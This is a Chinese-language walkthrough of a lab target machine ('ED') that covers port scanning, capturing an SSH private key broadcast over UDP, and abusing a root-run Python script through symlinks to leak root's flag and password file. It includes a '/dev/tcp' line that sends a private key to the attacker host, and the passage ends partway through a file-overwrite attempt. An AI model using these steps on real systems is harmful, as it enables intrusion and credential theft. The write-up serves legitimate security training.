

ED靶机ByLingDong

靶机：ED 作者：ll104567 靶机ID:622
靶机IP 192.168.110.209 kali机器IP：192.168.110.22

常规扫描收集信息

```
└─(kali㉿kali)-[~/Desktop/ED]
└─$ sudo nmap -sT --min-rate 10000 -p- 192.168.110.209
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-29 22:09 +0800
Nmap scan report for ED (192.168.110.209)
Host is up (0.0016s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:6D:72:94 (Oracle VirtualBox virtual NIC)
```

```
└─(kali㉿kali)-[~/Desktop/ED]
└─$ sudo nmap -sT -sV -sC -O -p22,80 192.168.110.209
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-29 22:10 +0800
Nmap scan report for ED (192.168.110.209)
Host is up (0.0019s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
|_ http-title: Target Machine
|_ http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:6D:72:94 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7
cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.39 seconds
```

靶机只开了22和80端口，优先从80web端口下手。curl一下看看。

```
└─(kali㉿kali)-[~/Desktop/ED]
└─$ curl http://192.168.110.209
<!DOCTYPE html>
<html>
<head>
  <meta charset="UTF-8">
  <title>Target Machine</title>
  <style>
    body {
      background-color: #1a1a1a;
      color: #00ff00;
      font-family: 'Courier New', monospace;
      display: flex;
      justify-content: center;
      align-items: center;
      height: 100vh;
      margin: 0;
      overflow: hidden;
    }
  </style>
</head>
</html>
```

```
        .message {
            font-size: 3em;
            text-align: center;
            text-shadow: 0 0 10px #00ff00;
            animation: blink 2s infinite;
        }
        @keyframes blink {
            0%, 100% { opacity: 1; }
            50% { opacity: 0.3; }
        }
    </style>
</head>
<body>
    <div class="message">Listen carefully</div>
</body>
</html>
<!-- web is nothing. -->
```


有两个重要的信息，Listen carefully和web is nothing，根据提示大概率是要监听流量，靶机可能会对外广播消息之类的，第二个提示说web没有入口和立足点。我想着做个简单目录爆破，每一步信息收集要做扎实，防止遗漏。

```
└─(kali㉿kali)-[~/Desktop/ED]
└─$ sudo dirsearch -u http://192.168.110.209
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API.
See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _ _ _|.  v0.4.3
  ( _||| _ ) (/ _ (|| ( _| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 11460
Output File: /home/kali/Desktop/ED/reports/http_192.168.110.209/_26-04-29_22-18-20.txt
Target: http://192.168.110.209/
[22:18:20] Starting:
[22:18:20] 403 - 280B - /.ht_wsr.txt
[22:18:20] 403 - 280B - /.htaccess.bak1
[22:18:20] 403 - 280B - /.htaccess.orig
[22:18:20] 403 - 280B - /.htaccess.sample
[22:18:20] 403 - 280B - /.htaccess.save
[22:18:20] 403 - 280B - /.htaccess_extra
[22:18:20] 403 - 280B - /.htaccess_sc
[22:18:20] 403 - 280B - /.htaccess_orig
[22:18:20] 403 - 280B - /.htaccessBAK
[22:18:20] 403 - 280B - /.htaccessOLD
[22:18:20] 403 - 280B - /.htaccessOLD2
[22:18:20] 403 - 280B - /.htm
[22:18:20] 403 - 280B - /.html
[22:18:20] 403 - 280B - /.httr-oauth
[22:18:20] 403 - 280B - /.htpasswd_test
[22:18:20] 403 - 280B - /.htpasswd
[22:18:21] 403 - 280B - /.php
[22:18:37] 403 - 280B - /server-status
[22:18:37] 403 - 280B - /server-status
Task Completed
```

确实web啥也没有，作者没有骗人。尝试监听流量。我习惯于用Wireshark，图形界面操作简单一点。我这边网络复杂，流量非常多，看的眼花缭乱，适当过滤一下，使用(ip.src == 192.168.110.209) && (ip.dst == 255.255.255.255)，来源IP为192.168.110.209靶机的IP地址，对外无目地的发流量，肯定是UDP协议对外广播的形式，所以目的IP为255.255.255.255。



看样子是个私钥。拿下来研究一下。

```
(kali㉿kali)-[~/Desktop/ED]
└─$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDwd6xh1Scy1yhHXoXo0tk74yKEPQ+3q7TZWCLbzBmzAAAAJC4SLrOuEi6
zgAAAAAtzc2gtZWQyNTUxOQAAACDwd6xh1Scy1yhHXoXo0tk74yKEPQ+3q7TZWCLbzBmzA
AAAEABR5MxSIOQ6nLTned9WytWD/bngk1v4G/DJGS7fr0RnZ1Z3rGGVJzLXKEdeheg62Tv
jIoQ9D7ertNlYItvMGbMAAAACmJhY2t1cGRARUQBAgM=
-----END OPENSSH PRIVATE KEY-----
chmod 600 id_rsa
```

知道私钥，不知道用户名，通常需要先转出公钥，如果私钥有密码，先用john等工具破解密码。这个私钥没有密码，直接转就可以了。

```
ssh-keygen -y -f id_rsa > id_rsa.pub
cat id_rsa.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJ1Z3rGGVJzLXKEdeheg62TvjIoQ9D7ertNlYItvMGbM backupd@ED
```

得到用户backupd，尝试登录一下。

```
(kali㉿kali)-[~/Desktop/ED]
└─$ ssh backupd@192.168.110.209 -i id_rsa
The authenticity of host '192.168.110.209 (192.168.110.209)' can't be established.
ED25519 key fingerprint is: SHA256:02iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:4: [hashed name]
  ~/.ssh/known_hosts:6: [hashed name]
  ~/.ssh/known_hosts:7: [hashed name]
  ~/.ssh/known_hosts:14: [hashed name]
  ~/.ssh/known_hosts:15: [hashed name]
```

```
~/ssh/known_hosts:16: [hashed name]
~/ssh/known_hosts:20: [hashed name]
~/ssh/known_hosts:21: [hashed name]
(1 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.110.209' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Linux ED 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
```

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

```
backupd@ED:~$ ls
files logs user.txt
backupd@ED:~$ cat user.txt
flag{user-6ba5254e580587cd5f88222fccc9c5af}
```

拿到user的flag{user-6ba5254e580587cd5f88222fccc9c5af}。

获得user立足点，准备提权，需要先收集基础信息，跑一下linpeas.sh和手工具枚举信息。

```
backupd@ED:~$ cat /etc/passwd | grep 'sh'
root:x:0:0:root:/root:/bin/bash
sshd:x:105:65534:./run/sshd:/usr/sbin/nologin
backupd:x:1001:1001:./home/backupd:/bin/bash
admin:x:1002:1002:./home/admin:/bin/bash
backupd@ED:~$ ls -liah /usr/local/bin/broadcast_key.py
265775 -rw-r--r-- 1 admin admin 1.6K Mar 27 08:47 /usr/local/bin/broadcast_key.py
backupd@ED:~$ ls -liah files/
total 12K
527408 drwxr-xr-x 2 root root 4.0K Mar 27 08:42 .
527363 drwxr-xr-x 5 backupd backupd 4.0K Mar 27 09:15 ..
527422 -rw-r--r-- 1 root root 577 Mar 27 08:42 backupd.tgz
backupd@ED:~$ sudo -l
Matching Defaults entries for backupd on ED:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User backupd may run the following commands on ED:
    (ALL) NOPASSWD: /usr/sbin/reboot
```

把信息整理一下：

- 1、三个可登录账号root、backupd和admin；
- 2、broadcast_key.py文件；
- 3、backupd.tgz压缩包。

先看python代码。

```
#!/usr/bin/env python3
import socket
import time
import os
from datetime import datetime

def broadcast_private_key():
    # 私钥文件路径
    private_key_path = "/home/backupd/.ssh/id_ed25519"

    # 读取私钥内容
    try:
        with open(private_key_path, 'r') as f:
            private_key = f.read()
    except Exception as e:
        print(f"Error reading private key: {e}")
        return False

    # 创建UDP socket
```



```

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.setsockopt(socket.SOL_SOCKET, socket.SO_BROADCAST, 1)

# 广播地址和端口
broadcast_addr = ('255.255.255.255', 9999)

try:
    # 发送私钥
    sock.sendto(private_key.encode(), broadcast_addr)
    sock.close()
    return True
except Exception as e:
    print(f"Error broadcasting: {e}")
    sock.close()
    return False

def main():
    counter = 1
    # 确保日志目录存在
    os.makedirs("/home/backupd/logs", exist_ok=True)

    while True:
        timestamp = datetime.now().strftime("%Y-%m-%d %H:%M:%S")

        if broadcast_private_key():
            # 写入日志（使用重定向方式）
            log_entry = f"#{counter} {timestamp} UDP succeeded\n"
            with open("/home/backupd/logs/broadcast.log", "w") as f:
                f.write(log_entry)
        else:
            log_entry = f"#{counter} {timestamp} UDP failed\n"
            with open("/home/backupd/logs/broadcast.log", "w") as f:
                f.write(log_entry)

        counter += 1
        time.sleep(30)

if __name__ == "__main__":
    main()

```

简单看了一下代码功能，读取/home/backupd/.ssh/id_ed25519文件，通过UDP协议广播出去。目的端口是9999，不管成功还是失败写日志到/home/backupd/logs/broadcast.log文件中。

我们拿到的backupd私钥就是这么发出来的。broadcast_key.py是root权限运行的，意味着我们能读取任何文件，可能是提权的突破口，先读取root的flag试试，已经知道是UDP端口9999发信息，就不用Wireshark抓取流量了，用nc接收吧。

```

backupd@ED:~$ cp /home/backupd/.ssh/id_ed25519 /home/backupd/.ssh/id_ed25519.bak
backupd@ED:~$ rm -rf /home/backupd/.ssh/id_ed25519
backupd@ED:~$ ln -s /root/root.txt /home/backupd/.ssh/id_ed25519

```

kali机器上nc接收。

```

└─(kali㉿kali)-[~/Desktop/ED]
└─$ sudo nc -lup 9999
flag{root-7fdd2c71fa317cefb34483e490297d67}

```

拿到root的flag{root-7fdd2c71fa317cefb34483e490297d67}，群里面的靶机拿到flag不算结束，要拿到root的shell才行。群主的靶机喜欢放root密码，一般是/root/pass.txt或者passwd.txt。

```

backupd@ED:~$ rm -rf /home/backupd/.ssh/id_ed25519
backupd@ED:~$ ln -s /root/pass.txt /home/backupd/.ssh/id_ed25519

```

kali机器上nc接收。

```

└─(kali㉿kali)-[~/Desktop/ED]
└─$ sudo nc -lup 9999
vgqd1JkVXuJ1qBdbItFP

```

```
AXTwia8i7Xyh7dhIckrd
ENpdbxJ4rDtsR8yuihlq
```

应该是三个账号的密码。我就不登录了，想办法拿shell吧。
之前信息收集还有一个压缩包backupd.tgz，files目录没有写入权限，把压缩复制到tmp目录在操作。

```
backupd@ED:~$ cp /home/backupd/files/backupd.tgz /tmp/
backupd@ED:~$ cd /tmp
backupd@ED:/tmp$ ls -liah backupd.tgz
527373 -rw-r--r-- 1 backupd backupd 577 Apr 29 11:22 backupd.tgz
backupd@ED:/tmp$ tar -zxvf backupd.tgz
.ssh/
.ssh/authorized_keys
.ssh/id_ed25519.pub
.ssh/id_ed25519
backupd@ED:/tmp$ cd .ssh/
backupd@ED:/tmp/.ssh$ cat *
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMzYA5xFcGm8BUwL2juIvqTI5sFjn+i4VF6cxK8BGhy/ admin@ED
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAAAAAAMzYA5xFcGm8BUwL2juIvqTI5sFjn+i4VF6cxK8BGhy/AAAAkC0DC5grshvSkDzC+38Us2YrLG1l0q3bGjzTQq
9LDntvBgHtBRUwAAAAEAAAAEAAAAzAAAAC3NzaC1lZDI1NTE5AAAAIMzYA5xFcGm8BUwL
2juIvqTI5sFjn+i4VF6cxK8BGhy/AAAAkC0DC5grshvSkDzC+38Us2YrLG1l0q3bGjzTQq
bu6nEaDv8c0XngbXY9TLBAEjLoz3enodmzovWKnz5c9NypYzksASXZMFxJAgF3RkNpLbns
zENPTTjjG2nMV6nhBMEd5FZ0+hASou/YJbUsu/ccw4ZQFGT04XcjruFvPVFDIx1EgUT0Uj
MFV4lYzXxb+8Mx0g==
-----END OPENSSH PRIVATE KEY-----
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMzYA5xFcGm8BUwL2juIvqTI5sFjn+i4VF6cxK8BGhy/ admin@ED
```

看样是admin的私钥和公钥。尝试登录。

```
backupd@ED:/tmp/.ssh$ chmod 600 id_ed25519
backupd@ED:/tmp/.ssh$ ssh admin@127.0.0.1 -i id_ed25519
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:IV6iZTL6D//10jh0d8XoSMePggjyUfV/FpQmf3q35Hg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '127.0.0.1' (ECDSA) to the list of known hosts.
admin@127.0.0.1's password:
```

无法登录，提示需要密码，把私钥拿回来研究一下。

```
backupd@ED:/tmp/.ssh$ cat id_ed25519 > /dev/tcp/192.168.110.22/7777
```

kali机器nc接收一下。

```
└─(kali㉿kali)-[~/Desktop/ED]
└─$ sudo nc -lvp 7777 > id_25519
listening on [any] 7777 ...
connect to [192.168.110.22] from ED [192.168.110.209] 52370
cat id_25519
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAAAAAAMzYA5xFcGm8BUwL2juIvqTI5sFjn+i4VF6cxK8BGhy/AAAAkC0DC5grshvSkDzC+38Us2YrLG1l0q3bGjzTQq
9LDntvBgHtBRUwAAAAEAAAAEAAAAzAAAAC3NzaC1lZDI1NTE5AAAAIMzYA5xFcGm8BUwL
2juIvqTI5sFjn+i4VF6cxK8BGhy/AAAAkC0DC5grshvSkDzC+38Us2YrLG1l0q3bGjzTQq
bu6nEaDv8c0XngbXY9TLBAEjLoz3enodmzovWKnz5c9NypYzksASXZMFxJAgF3RkNpLbns
zENPTTjjG2nMV6nhBMEd5FZ0+hASou/YJbUsu/ccw4ZQFGT04XcjruFvPVFDIx1EgUT0Uj
MFV4lYzXxb+8Mx0g==
-----END OPENSSH PRIVATE KEY-----
```

发现私钥需要密码，john破解一下，密码是yellow，同样无法登录。
怕给私钥有问题，是兔子洞，我通过软链ln -s /home/admin/.ssh/id_ed25519 /home/backupd/.ssh/id_ed25519，读取到admin家目录的私钥，同样无法登录，也尝试读取root的私钥。都是失败了。
看群里面的消息，说不是读文件，不是读取pass.txt密码获得shell，有其他路，既然不是读文件，那应该就是写文件。

```
os.makedirs("/home/backupd/logs", exist_ok=True)
while True:
    timestamp = datetime.now().strftime("%Y-%m-%d %H:%M:%S")
```

```

if broadcast_private_key():
    # 写入日志（使用重定向方式）
    log_entry = f"#{counter} {timestamp} UDP succeeded\n"
    with open("/home/backupd/logs/broadcast.log", "w") as f:
        f.write(log_entry)
else:
    log_entry = f"#{counter} {timestamp} UDP failed\n"
    with open("/home/backupd/logs/broadcast.log", "w") as f:
        f.write(log_entry)
counter += 1
time.sleep(30)

```

看python代码，可以通过软连接的方式，写任何文件，日志内容 #289 2026-04-29 11:51:12 UDP succeeded
 尝试控制date和time控制写入指定的字符，方法行不通。 timestamp = datetime.now().strftime("%Y-%m-%d %H:%M:%S")直接格式化函数，只能是数字。

简单总结一下：

- 1、能写任何文件，内容#289 2026-04-29 11:51:12 UDP succeeded，#开头，能注释；
 - 2、broadcast_key.py文件admin用户有写权限。
- 大概率是横移到admin用户，再次尝试ssh私钥登录。

```

└─(kali㉿kali)-[~/Desktop/ED]
└─$ ssh admin@192.168.110.209 -i id_25519
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
admin@192.168.110.209's password:

```

发现既然私钥有密码，为什么不提示输入私钥密码，而是admin的密码，没有走到私钥验证环节，猜测sshd的配置文件做了某种限制。

```

backupd@ED:~/logs$ cat /etc/ssh/sshd_config
#      $OpenBSD: sshd_config,v 1.103 2018/04/09 20:41:22 tj Exp $

# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/bin:/bin:/usr/sbin:/sbin

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
PermitRootLogin yes
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

```

```
# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile      .ssh/authorized_keys .ssh/authorized_keys2

#AuthorizedPrincipalsFile none

#AuthorizedKeysCommand none
#AuthorizedKeysCommandUser nobody

# For this to work you will also need host keys in /etc/ssh/ssh_known_hosts
#HostbasedAuthentication no
# Change to yes if you don't trust ~/.ssh/known_hosts for
# HostbasedAuthentication
#IgnoreUserKnownHosts no
# Don't read the user's ~/.rhosts and ~/.shosts files
#IgnoreRhosts yes

# To disable tunneled clear text passwords, change to no here!
#PasswordAuthentication yes
#PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
ChallengeResponseAuthentication no

# Kerberos options
#KerberosAuthentication no
#KerberosOrLocalPasswd yes
#KerberosTicketCleanup yes
#KerberosGetAFSToken no

# GSSAPI options
#GSSAPIAuthentication no
#GSSAPICleanupCredentials yes
#GSSAPIStrictAcceptorCheck yes
#GSSAPIKeyExchange no

# Set this to 'yes' to enable PAM authentication, account processing,
# and session processing. If this is enabled, PAM authentication will
# be allowed through the ChallengeResponseAuthentication and
# PasswordAuthentication. Depending on your PAM configuration,
# PAM authentication via ChallengeResponseAuthentication may bypass
# the setting of "PermitRootLogin without-password".
# If you just want the PAM account and session checks to run without
# PAM authentication, then enable this but set PasswordAuthentication
# and ChallengeResponseAuthentication to 'no'.
UsePAM yes

#AllowAgentForwarding yes
#AllowTcpForwarding yes
#GatewayPorts no
X11Forwarding yes
#X11DisplayOffset 10
#X11UseLocalhost yes
#PermitTTY yes
PrintMotd no
#PrintLastLog yes
#TCPKeepAlive yes
#PermitUserEnvironment no
#Compression delayed
#ClientAliveInterval 0
#ClientAliveCountMax 3
#UseDNS no
#PidFile /var/run/sshd.pid
#MaxStartups 10:30:100
#PermitTunnel no
#ChrootDirectory none
#VersionAddendum none

# no default banner path
#Banner none
```



```
# Allow client to pass locale environment variables
AcceptEnv LANG LC_*

# override default of no subsystems
Subsystem          sftp    /usr/lib/openssh/sftp-server

# Example of overriding settings on a per-user basis
#Match User anoncvs
#      X11Forwarding no
#      AllowTcpForwarding no
#      PermitTTY no
#      ForceCommand cvs server
```

看了sshd_config配置，没有找到可疑的地方，干脆直接用日志文件覆盖试试（我之前尝试过覆盖/etc/shadow和/etc/sudoers有经验）。

```
backupd@ED:~$ pwd
/home/backupd
backupd@ED:~$ ls -liah
total 36K
527363 drwxr-xr-x 5 backupd backupd 4.0K Mar 27 09:15 .
523265 drwxr-xr-x 4 root      root    4.0K Mar 27 08:48 ..
527417 lrwxrwxrwx 1 root      root      9 Mar 27 08:41 .bash_history -> /dev/null
527364 -rw-r--r-- 1 backupd backupd 220 Mar 27 08:35 .bash_logout
527370 -rw-r--r-- 1 backupd backupd 3.5K Mar 27 08:35 .bashrc
527408 drwxr-xr-x 2 root      root    4.0K Mar 27 08:42 files
527410 drwxr-xr-x 2 root      root    4.0K Mar 27 08:40 logs
527371 -rw-r--r-- 1 backupd backupd 807 Mar 27 08:35 .profile
527412 drwx----- 2 backupd backupd 4.0K Apr 29 11:30 .ssh
527365 -rw-r--r-- 1 root      root      44 Mar 27 09:15 user.txt
backupd@ED:~$ mv logs logs2 && mkdir logs
backupd@ED:~$ ls -liah
total 40K
527363 drwxr-xr-x 6 backupd backupd 4.0K Apr 29 12:11 .
523265 drwxr-xr-x 4 root      root    4.0K Mar 27 08:48 ..
527417 lrwxrwxrwx 1 root      root      9 Mar 27 08:41 .bash_history -> /dev/null
527364 -rw-r--r-- 1 backupd backupd 220 Mar 27 08:35 .bash_logout
527370 -rw-r--r-- 1 backupd backupd 3.5K Mar 27 08:35 .bashrc
